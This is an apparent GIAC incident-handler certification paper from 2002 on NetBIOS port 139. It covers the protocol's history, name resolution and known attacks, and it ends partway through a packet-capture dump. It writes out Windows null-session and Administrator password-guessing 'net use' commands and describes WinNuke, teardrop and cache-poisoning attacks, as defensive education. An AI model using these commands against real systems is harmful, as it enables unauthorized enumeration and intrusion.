Global Information Assurance Certification Paper

Top Ten Port 139

By

Lloyd L. Conner

Global Certified Incident Handler

GCIH Practical Assignment v 2.1

August 2002

Table of Contents

Introduction:

The selection for this report is the critical and frequently implemented Network Basic Input/Output System (NetBIOS) port, or port 139. It appears high on the top ten lists at Incidents at isc.incidents.org [i]. This port and the services it provides have been used for many computer systems throughout the development of Local Area Networks (LAN). It is still in use by the Microsoft operating systems although its use is diminishing. NetBIOS is still required to allow legacy systems the ability to log on to Microsoft networks, and is needed for file sharing with Windows NT. It is not until Windows 2000 that networking shares can be assessed through Active Directory. "A Windows 2000 network running Active Directory services cannot use NWLink or NETBEUI as the primary protocol. Only TCP/IP is supported for access to Active Directory Services." [ii]


NetBIOS Session Services was designed for port 139. RFC 1001 states, "NetBIOS defines a software interface not a protocol. Protocols supporting NetBIOS services have been constructed on a diverse protocol and hardware foundation."[iii] Several protocols have evolved to make use of this service, most notably the NetBEUI protocol, Server Message Block (SMB), and the Common Internet File System (CIFS). Often, this combination NetBIOS services coupled with the NetBEUI and other protocols are commonly referred to as the NetBIOS Protocol. In fact, NetBEUI and NetBIOS are used interchangeably throughout this document and many of the source materials for this document.

Microsoft networks, including workgroups and NT domains, use the NetBIOS names to identify workstations and servers. Resources recognize each other through the uses of these unique names. It was designed as a broadcast protocol for name resolution. Shared resources, files, and printers are accessed through the use of NetBIOS names. In a TCP/IP network, these names are generally mapped to the IP address using Windows Internet Name Service (WINS), or LMHOST files. In a NT 4.0 network, its usage is primarily for connections to shares.

The protocol has some unique properties. It supports the Net Use function, which can provide a null user connection that bypasses all logon credentials and security features. This document will attempt to describe a brief history of this port's services, its current uses and vulnerabilities, and why and how it should be either monitored and controlled or disabled.

This document favors the Windows systems due in part to the limited knowledge of UNIX and other widely accepted systems by the writer. However, Windows systems are reported to have the major share of the marketplace at the time this document is being created. That fact mitigates the slant toward Windows systems somewhat.

Top Ten Ports:



Top 10 Ports

Service Name	Port Number	30 day history	Explanation
http	80		HTTP Web server
ms-sql-s	1433		Microsoft SQL Server
ftp	21		FTP servers typically run on this port
netbios-ssn	139		Windows File Sharing Probe
???	43981		
smtp	25		Mail server listens on this port.
???	1214		File Sharing Software
asp	27374		Scan for Windows SubSeven Trojan
???	1033		
domain	53		Domain name system. Attack against old versions of BIND

Obtained from http://isc.incidents.org/top10.html, August 2002

Targeted Services:

The Network Working Group at Internet Assigned Numbers Authority (IANA), [iv] states port 139 services to be "NetBIOS Session Services." The primary or intended use of the port varies with the server and workstations employed. For the legacy system, which is primarily Windows 3.1, Windows 95, and Windows 98 systems, NetBIOS is used for LAN Manger authentication and connectivity using NetBIOS names, while Window NT requires NetBIOS for file sharing.

NetBIOS was designed as an interface. The underlying protocols made use of the limited NetBIOS functionality. The original implementation used broadcasts 'over the wire' to discover resources and respond to quires. This was referred to as NetBIOS Frames Protocol. Then, in the mid-eighties, with the development of the NetBIOS Extended User Interface (NetBEUI) set of protocols, the term "NetBEUI Protocol", protocols using the NetBEUI API, became a standard practice. When NetBIOS is encapsulated within TCP/IP it is commonly referred to as the NBT protocol, and this is the most common implementation today.

The Token-Ring implementation for NetBIOS from IBM was the initial entry allowing applications to be developed to operate on a LAN. Novell released version 2.0 of Advanced Netware with a NetBIOS interface running IPX over 802.3. IBM included the PS/2 with NetBIOS drivers, and the 802.2 Ethernet standard was implemented. The TCP/UDP transport was set forth in RFC 1001 for the TCP/IP transport. Other implementations included Digital Equipment Corp's Pathworks for VMS, LAN Manager for Unix and various other SAMBA implementations. The SMB protocol was the prime protocol or technology that was used in most all of the implementations performing the file and printer sharing while the networking protocols at that time handled the communications on the network.

With the various implementations of the NetBIOS interface, there were many if not most all PC based applications being developed to run using port 139 session services during the early years of network development.

Brief NetBIOS Description:

Sytec, Inc (Now Hughes LAN Systems) developed the NetBIOS interface for Internal Business Machines Corporation (IBM) in 1983. This interface operated over proprietary Sytec Protocols on IBM's PC Network. [v]

"NetBIOS was designed for use by groups of PC's sharing a broadcast medium. Both connection (Session) and connectionless (Datagram) services are provided and broadcast and multicast are supported". [vi] The session management protocol, NetBIOS Frames Protocol (NBFP), accommodated functions at the session and transport layers to perform network I/O and the NetBIOS interface commands.

The NetBIOS Datagram protocol was designed to deliver a packet from source to destination, in an unreliable (connectionless) method. It differs from other Datagram protocols in that it is not designed to support higher levels of protocol suites, while other Datagram type protocols support transport and session layer protocols.

Native Net BIOS is a non-routable, broadcast based implementation on a common LAN segment. It was designed for a network where the receiving resource or application was assumed to be listening. It was designed for the smaller networks at the time with only 255 nodes on the original token-Ring implementation and only 30 nodes for an Ethernet segment. It does not scale well for larger networks.

Essentially there were so many systems and applications running using the NetBIOS interface, it needed to be preserved. The RFC 1001 and 1002 standards developed the NetBIOS over TCP protocol that still in use today. This most used implementation, encapsulation (NetBIOS over TCP/IP), can provide the means to run several higher levels of protocols. The TCP/IP transport provides the routing mechanism for use over LAN segments and for Internet functionality.

Vulnerabilities:


If the NetBIOS session service port 139 is open, then the most effective method for breaking into an NT system is remote password guessing. "As we have seen, as long as we have NetBIOS or SMB/CIFS is enabled and the attacker's client is able to talk to SMB, password guessing remains the biggest threat to Win 2000 systems." [vii] During the early development of the LAN, NetBIOS was the primary technology for file and printer sharing, as well as authentication. Therefore, most workstations at the time were listening on port 139. This fact, coupled with the inherent security flaws, gave rise to several security issues.

There has been for some time a security concern when NetBIOS and SMB/CIFS are in use. Port 139 has an interface that will return a great deal of information about a machine without a standard logon. That rouge logon is termed the Null Credentials logon, and if port 139 is open with NetBIOS and SMB active, it is possible to make an unauthenticated connection entering the following:

> Net use \nnn.nnn.nnn.nnn\IPC$ "" /u:""
>
> Where nnn.nnn.nnn.nnn is any internal IP address or external public IP address with NetBIOS services activated.

This command will connect the client to the hidden Interprocess Communications Share (IPC$) at the given address. The "" after the IPC$ represents a null password, and the /u:"" represents the anonymous user. The attacker can now gain much information about the system connected to.

The example below represents a penetration into a DMZ when port 139 is open and NetBIOS has not been disabled. The Net Use command with the nbtstat tool to interrogate, is illustrate below:



(Penetration, 2001)

In addition to nbtstat commands, the use of Somarsoft's DumpSec program [viii] will dump the permissions (DACLS), audit setting (SACLS) and display User and Group information from the machine once logged on.


DumpSec is an excellent administrative tool. It can provide:

Dump of permissions for file system entries
Dump of permissions and Audit settings for the Registry
Dump of permissions and Audit setting for printers
Dump of permissions and Audit settings for shares (& shared directories)

And if run on a PDC, it can list all users in the SAM file providing a selection of the profiles setting that can be displayed in several formats.

As with many administrative tools there are negative implications if used by the wrong person. Should a hacker gain the null credentials logon significant information about the host connected to can be gained.


An example of DumpSec's external penetration of a sever located in a DMZ with NetBIOS open ports is shown here:



(Penetration, 2001)

The method below connecting to a system using the Net Use command could give full access to the system should the administrator's password be successfully guessed:

Net use \\nnn.nnn.nnn.nnn\IPC$ * /user:Administrator



Note: The share name or server name can be used in place of the IP address. The above address does not belong to a valid server. This was created on a test network, August 2002.

If the password is guessed, substantial access to the machine can be gained from the command shell.

Windows by default installs the guest account with a blank password. If the system is available to the Internet with a public address, anyone can connect to port 139 and destroy the machine if NetBIOS services are available.

In addition to the unauthenticated logon capabilities using port 139 with NetBIOS enabled, there is exposure to Denial of Service Attacks (DDoS). One of these is due to the way NetBIOS processes out-of Band data (CVE-1999-0153). According to Microsoft, "A sender specifies 'Out of Band Data' by sending the URGENT bit flag in the TCP header. The receiver uses the URGENT POINTER to determine where in the segment the urgent data ends. Windows NT bugchecks when the URGENT POINTER points to the end of the frame and no normal data follows. Windows NT expects normal data to follow. As a result of this assumption not being met, Windows gives a 'blue screen of death" and stops responding. Windows port 139 (NetBIOS) is most susceptible to this attack.""[ix]

Another DDoS attack cases a saturation of the NetBIOS connections by sending multiple connections and then closing these, leaving the system in a FINWAIT_1 state. Although the connections will eventually time out and free up network resources, if sufficient new connections are made, they can use up all of the NetBIOS resources making these unavailable. [x]

CVE-2000-0673 describes anther attack on the NetBIOS interface termed the 'NetBIOS Name Server Protocol Spoofing" vulnerability. It states "The NetBIOS Name Server (NBNS) protocol does not perform authentication, which allows remote attackers to cause a denial of service by sending a spoofed Name Conflict or Name Release Datagram." [xi]

A similar attack is also reported at National Infrastructure Protection Center CyberNotes (nipc.gov)[xii] that corrupts or poisons the NetBIOS cache. More details about the vulnerability can be found at McAfee's Covert Labs, under "Windows NetBIOS Unsolicited Cache Corruption" [xiii]. All Microsoft systems are vulnerable to this attack. The NetBIOS Datagram in addition to the IP header contains both the source and destination NetBIOS name and the second source IP address. When the Datagram is received, this information is stored in cache. The entries received from the attacker will override any static entries in cache. If the attacker spoofs the source IP address, the return Browse Response Frame can then be directed to any host. When the attacker has control, the rogue server could then capture the NT username and password hashes that could then be cracked.

Another vulnerability of NetBIOS for Windows 95 and 98 reported at nipc.gov, [xiv], states that if a NetBIOS session packet is received with a NULL name, a DDoS can occur giving the 'Blue Screen of Death'. This vulnerability specifically attacks the Windows 95 and 98 Messenger Services. This is also been documented at CVE-2000-0347, "Windows 95 and Windows 98 allow a remote attacker to cause a denial of service via NetBIOS session request with a NULL source name." In a related issue, CVE-1999-0288 reports a "Denial of service in WINS with a malformed data to port 137 (NetBIOS Name service.)"

CVE-2000-0673 reports a vulnerability on the Directory traversal "in the %m macro in the smb.cong configuration file in Samba before 2.20a allows a remote attacker to overwrite certain files via a … in a NetBIOS name, which is used as the name for a.log file." Similarly, CVE-1999-0810 reports a "Denial of service in Samba NetBIOS name daemon".

A more automated exploit is reported on CVE-1999-0471 using the UDP ports 137, 138 and the TCP port 139. Red Button logs onto a target computer using UDP ports 137 and 138, and TCP port 139. It was written with the intention to expose the variability of NetBIOS services. [xv] After logon on it will grant the everyone group full control, and it will then provide the name of the administrator account and a list of all shares on the target machine. There is a hotfix from Microsoft for this vulnerability.

An interesting tool found at "Ashwins" [xvi] will search the network for all SMB/CIFS shared folders for files ending in .mp3. There are apparent limitations to this tool, as it will only search for shared names up to 12 characters in length, and only on the Intranet. However, it may be worth investigating as an administrative tool.

There are other similar type attacks using malformed UDP packets. The teardrop and the modified teardrop attack work by sending pairs of deliberately constructed IP fragments which are reassembled into an invalid UDP datagram. Overlapping offsets cause the second packet to overwrite data in the middle of the UDP header contained in the first packet in such a way that the datagrams are left incomplete. The first fragment is sent with an offset of 0 and a payload of size N. Subsequent fragments are sent with an offset that tells the IP that it should overlap inside the previous fragment. However, the fragment's payload is either non-existent, or very small. Windows NT can take up to 50 pairs of datagrams, while Linux can be crashed with one pair.

When Windows NT receives these invalid datagrams, it allocates kernel memory. If enough of these invalid datagrams are received Windows NT may crash.

Other variations of this attack are known as "NewTear," "Nestea," "SynDrop," and "Bonk," among others.

A DDoS Exploit on port 139:

Out of band data (OOB) is used by a small selection of network programs to send an urgent message data at a higher priority. An attacker could misuse the OOB data to attempt to evade intrusion detection systems and execute a denial of service attack on some Windows versions.

"It is possible to remotely cause denial of service to any Windows 95/NT user. It is done by sending OOB data to an established connection you have a windows user. NetBIOS (139) seems to be the most effective since this a part of windows". [xvii] This was discovered some time ago, (1999), and at that time, most all windows systems were listening for NetBIOS connections on port 139. It is not until Windows 2000 that NetBIOS can be effectively eliminated. Until a complete Windows 2000 implementation, there is significant DDoS exposure when using the NetBIOS services on port 139.

An extensive write up on OOB can be found at insecure.org site (see Reference XIV). OOB data is also referenced in the Common Vulnerabilities and Exposures database, number CVE-1999-0153. [xviii] It is also referenced at security focus site, under Vulnerabilities, bugtraq Id 2010. [xix]

This vulnerability was originally reported for Windows 95 as early as May of 1997. When Windows for Workgroups (3.11) or Windows 95 is successfully attacked, an application exception screen will be displayed. This blue screen notifies the user that an application is not responding. Any unsaved data will be lost; but there are no other effects from this attack. When Windows NT is successfully attacked, it also crashes, the system displays the "blue screen of death", and the loss of existing unsaved data will also result. Once again a reboot will fix the operating system.

The port most susceptible is TCP Port is 139, the NetBIOS Session Service port. Although port 139 is the most commonly attacked port, there is potential for successful attacks on other ports as well. This attack can be executed for both local and external systems.

The original source code to produce the OOB data was coined Winnuke. There are variances coded to circumvent the Hotfix code in Microsoft's service pack 3 by changing the Urgent Pointer, "if you want to exploit the post-service pack 3 condition from a Unit box".

The source code shown on Appendix A was written and tested on a Linux system. Note here that the define statement (#define dport 139) illustrates the attack port. Note also the messages sent during the attack, which may provide some measure of identification or source of a potential system difficulty. Variations of the source code are shown on Appendices B and C. Eugene Surovegin wrote variation in Visual C++, which added a port parameter, although

he indicated that apparently only port 139 is vulnerable (Appendix B). The source code is a 'Port' of the Winnuke program to Windows NT, written and compiled in C++. A port number is contained in the command line call (i.e. Microsoft.com 139). Another variation is included on Appendix C written in Perl. Note again that the port number assigned is port 139 ($p = 139), and the source code is considerably less than the C versions. These are very similar to the original winnuke program, but these are two slight deviation or variants from the original. They apparently perform the same basic function of sending the Out of Band data to port 139, however they may be recognized by the sent messages.

Operating Systems Affected

The primary operating systems that can be affected by the OOB data to port 139 are:

Windows 3.51 (Workstation and server)
Windows 95
Windows NT 4.0 Workstation
Windows NT 4.0 Server (Potentially all versions)
Samba before version 2.20a

The primary operating systems affected are Windows 3.51, Windows 95 and Windows NT. Microsoft issued several fixes fix for this condition. For Windows 3.51 service pack 5 must be installed and a 'postSP5/teardrop2' fix applied. Microsoft claims that for Windows NT 4.0 and Terminal server this was corrected with Service Pack 4.0. Some reports state that the hot fixes essentially disabled port 139 services. In some implementations, that may not be practical. For instance, internal system where legacy system must have NetBIOS to authenticate and find shares using the NetBIOS name, the port 139 and NetBIOS services must remain in tact.

The Primary protocols in use for port 139 are the most common to Windows systems, NetBEUI, SMB and CIFS. These are the most used protocols used by Window's NetBIOS services running on port 139, described within this document.

Protocol Description:

Port 139 is an interface for Windows file sharing originally using the NetBEUI protocol. NetBEUI was developed for small to medium networks. It is a broadcast protocol and relies on these broadcasts for many of its functions, such as name registration and name discovery. It therefore creates more network traffic than routable protocols such as TCP/IP. It is small and reasonably efficient on a small network, but does not scale well. Still, the simplest way to locate a resource on a local segment is to use the broadcast method.

There are three basic types of services provided by NetBIOS, and these are: Name, Session and Datagram services:

The name service is used to identify resources by the NetBIOS naming conventions. A unique name must exist in the network or network segment, and each NetBIOS node maintains a table of all names owned by that node. Port 137 is used for the name broadcasts. On a local segment, this process is fast and efficient. Generally, implementations for TCP/IP accomplish the name resolution by connecting to another service on the network such as a WINS server or through the use of a LMHOST file. Here the NetBIOS names must be resolved to an IP address before a TCP/IP connection can be established.

Often there are several NetBIOS names representing a node or a service on the network. One name is the permanent name of the node known as the 'NETBIOS_NAME_1". This name is the hardware address or Media Access Control (MAC) of the network card. This provides a function similar to the Address Resolution Protocol (ARP) found in TCP/IP networks, and eliminates the need for this type of service.

The session service on port 139 gives NetBIOS a connection based, reliable, full-duplex message service. One application must listen, while the other gives the call commands. It the target system is not listening, the connection will fail. If successful, a session ID is established, a two-way communication can be completed, and data transfer requests can be processed. There is no flow control built into the NetBIOS session service. NetBIOS does not actually handle the data, but provides the interface for the network protocol used. The most used protocols are NetBEUI and SMB/CIFS, and these protocols actually handle the transaction processes.

The Datagram service (Port 138) can send a one-way communication to a targeted NetBIOS name or groups of names. The NetBIOS Datagrams are connectionless and unreliable. The send Datagram requires the caller to specify the name of the destination and the receive Datagram must also return the name of the sender. If NetBIOS does not have a receive Datagram pending, the Datagram will be dropped.

This broadcast method does not work well on today's networks. For larger networks, NetBIOS or more specifically NetBEUI must use bridges that extend the network rather than routers that segment the network. This accumulates even more traffic, which can cause "Broadcast Storms" that slow down the network or cause it to become totally saturated.

The most widely used NetBIOS implementation today is NetBIOS over TCP/IP known as NBT. Since NetBIOS protocol uses names to access resources, for NetBIOS to run application over TCP/IP network, a layer must map the NETBIOS names to IP addresses and convert IP addresses back to NetBIOS names. This is described within in the RFC 1001 and 1002 documents. This mapping can be

done with several methods, but another service must be used. A Windows Internet Name Server (WINS) is often used for this purpose.

There are three basic types of NetBIOS implementations describe in the RFCs:

1). B-node. This implementation broadcasts a query over the network for the owner of a NetBIOS name.

2). P-node. This implementation uses direct calls to a known NetBIOS name server, such as a WINS server.

3). M-node. This implementation is a mixed mode that uses broadcasts queries to find a node, and if not found, it queries a known p-node name server.

There is another h-node implementation that reverses the m-node by executing the known p-node name server lookup first, and resorts to the broadcast attempts if the server lookup fails.

The simplest way for NBT to discover network resources is to use the broadcast method. This process will require the node to use TCP/IP broadcasts for each NetBIOS query. Again, this cannot be used in a routed network. Another method is to preload the address resolution with IP addresses into local cache. This eliminates broadcasts since the address mapping is stored in local memory. This is generally done using the LMHOST file inserting the #PRE# suffix at the end of the NetBIOS name. Another method is the use of a WINS database and to directly reference this address resolution server. A more manual method of a similar process is to create and load a LMHOST file on *each* node. These entries approximate the WINS database in functionality and performance, and can be used by most all TCP/IP stacks.

The Microsoft implementation searches the Local Cache first, the WINS servers defined next, a broadcast is issued next, it then searches for a LMHOST file on the local machine, and finally issues a DNS query for the NetBIOS name. For the DNS query to be effective, the NetBIOS names must coincide with DNS naming structures. It was not until NT 4.0 that this feature was made available.

The NetBIOS names can be up to 16 characters, and can contain spaces and other characters not defined for DNS services, and it does not support port numbers. Further, NetBIOS names must exactly match the name it was registered by the system. In cannot use the universal naming conventions of DNS. This limits the use of DNS as a NetBIOS address resolution tool in legacy systems prior to Windows NT. From Windows NT on, the improvements in the DNS name resolution capabilities allow for access using a fully qualified domain name, thereby by eliminating some problems with legacy systems

implementations. Currently, with the NetBIOS over TCP/IP implementation, the NetBIOS names are automatically aligned with the DNS naming structures.

It is difficult to administer LMHOST files on each node. These files must be continually updated, and must also contain the exact NetBIOS names. Also, the name must contain both the exact service name as well as each destination system name. Therefore, it is impractical if not impossible to manage a large network using LMHOST files.

The WINS server has considerable improvements over the LMHOST files:

1). You may set the WINS server to build databases automatically registering the NetBIOS name to IP address resolution. (Static entries may also be made in the WINS database).

2). If you are using DHCP, WINS can be configured to read this database and extract the NetBIOS names.

3). You can configure WINS to access other WINS servers.

4). WINS can store broadcasts messages from the local segment of the network, and re-use these NetBIOS names.

5). It can be configured to use a WINS proxy server to issue a query to another WINS server.

For the same conceptual impracticalities of the LMHOST file, it would be nearly impossible to manage a large network inserting the NetBIOS name resolutions into cache. It may be feasible to enter a limited number of most used services and/or machines to enhance the local service. However, as noted above, The LMHOST file is used to place entries into the local cash.

Native NetBIOS Session Service provides a full-duplex message service to a process. It requires one process to be a client and the other to be the server. NetBIOS session establishment must have cooperation between the two stations. The NetBIOS ports 137, 138 and 139 are used cooperatively to provide the connection and transport services. Port 137 issues the calls for names resolution, port 138 is used to send Datagram broadcast discovery over the local segment, and port 139 provides the NetBIOS Session Service. Datagram is the fastest mode on a local segment, but does not guarantee delivery. It is a self-contained packet with the send and receive name. The session mode will establish a connection until specifically disconnected and guarantees delivery of a message up to 64KB.

There were also several implementations. IBM produced an emulator for NetBIOS to operate on a Token Ring network. With the development of the

NetBEUI in 1985, NetBIOS was implemented on 802.2 frames. Novell released Advanced Netware versions 2.0 in 1986 with a NetBIOS interface included. RFC 1001 defined a standard for the NetBIOS Service on a TCP/UDP transport that was published in March of 1987. By encapsulating it in TCP and UDP, it then became a routable protocol that can be used over the Internet. In 1987 Microsoft implemented NetBIOS frames for its LAN Manger interface.

These services provide the session and transport services of the layers 4 and 5 of the OSI model. Through the use of the NetBIOS Names, it identifies the resources with a series of Broadcasts and Send and Received commands. These commands may be sent to a specific name, sent to all members of a group, or broadcasts to the total LAN segment.

Since the protocol uses unique names to identify resources, and all NetBIOS names are essentially unique network addresses. Every name represents either a resource or an application.

Microsoft's implementation of LAN Manager broadcasts NetBIOS messages over the network for client system listening for these broadcasts to discover servers. This is very similar to the Novel implementation of Service Advertising Protocol (SAP) packets. Here the servers advertised themselves using SAP broadcasts.

The Send_Broadcast Datagram sends a message to all NetBIOS systems on the local network:

```
Frame  Time  Src MAC Addr  Dst MAC Addr  Protocol  Description  Src Other Addr  Dst Other Addr  Type Other Addr
49  44.524022  001_01909205  *BROADCAST  NBT  NS: Query req. for CENTRALBC     <1B>  001_01909205
192.168.0.255

+ Frame: Base frame properties
+ ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
+ IP: ID = 0xA62; Proto = UDP; Len: 78
+ UDP: Src Port: NETBIOS Name Service, (137); Dst Port: NETBIOS Name Service (137); Length = 58 (0x3A)
+ NBT: NS: Query req. for CENTRALBC     <1B>

00000:  FF FF FF FF FF FF 00 C0 4F 1A A8 54 08 00 45 00   ÿÿÿÿÿÿ.ÀO.¨T..E.
00010:  00 4E 0A 62 00 00 80 11 AD D8 C0 A8 00 15 C0 A8   .N.b..  .-ØÀ¨..À¨
00020:  00 FF 00 89 00 89 00 3A 89 94 83 F5 01 10 00 01   .ÿ.‰.‰.:‰”ƒõ....
00030:  00 00 00 00 00 00 20 45 44 45 46 45 4F 46 45 46   ......  EDEFEOFEF
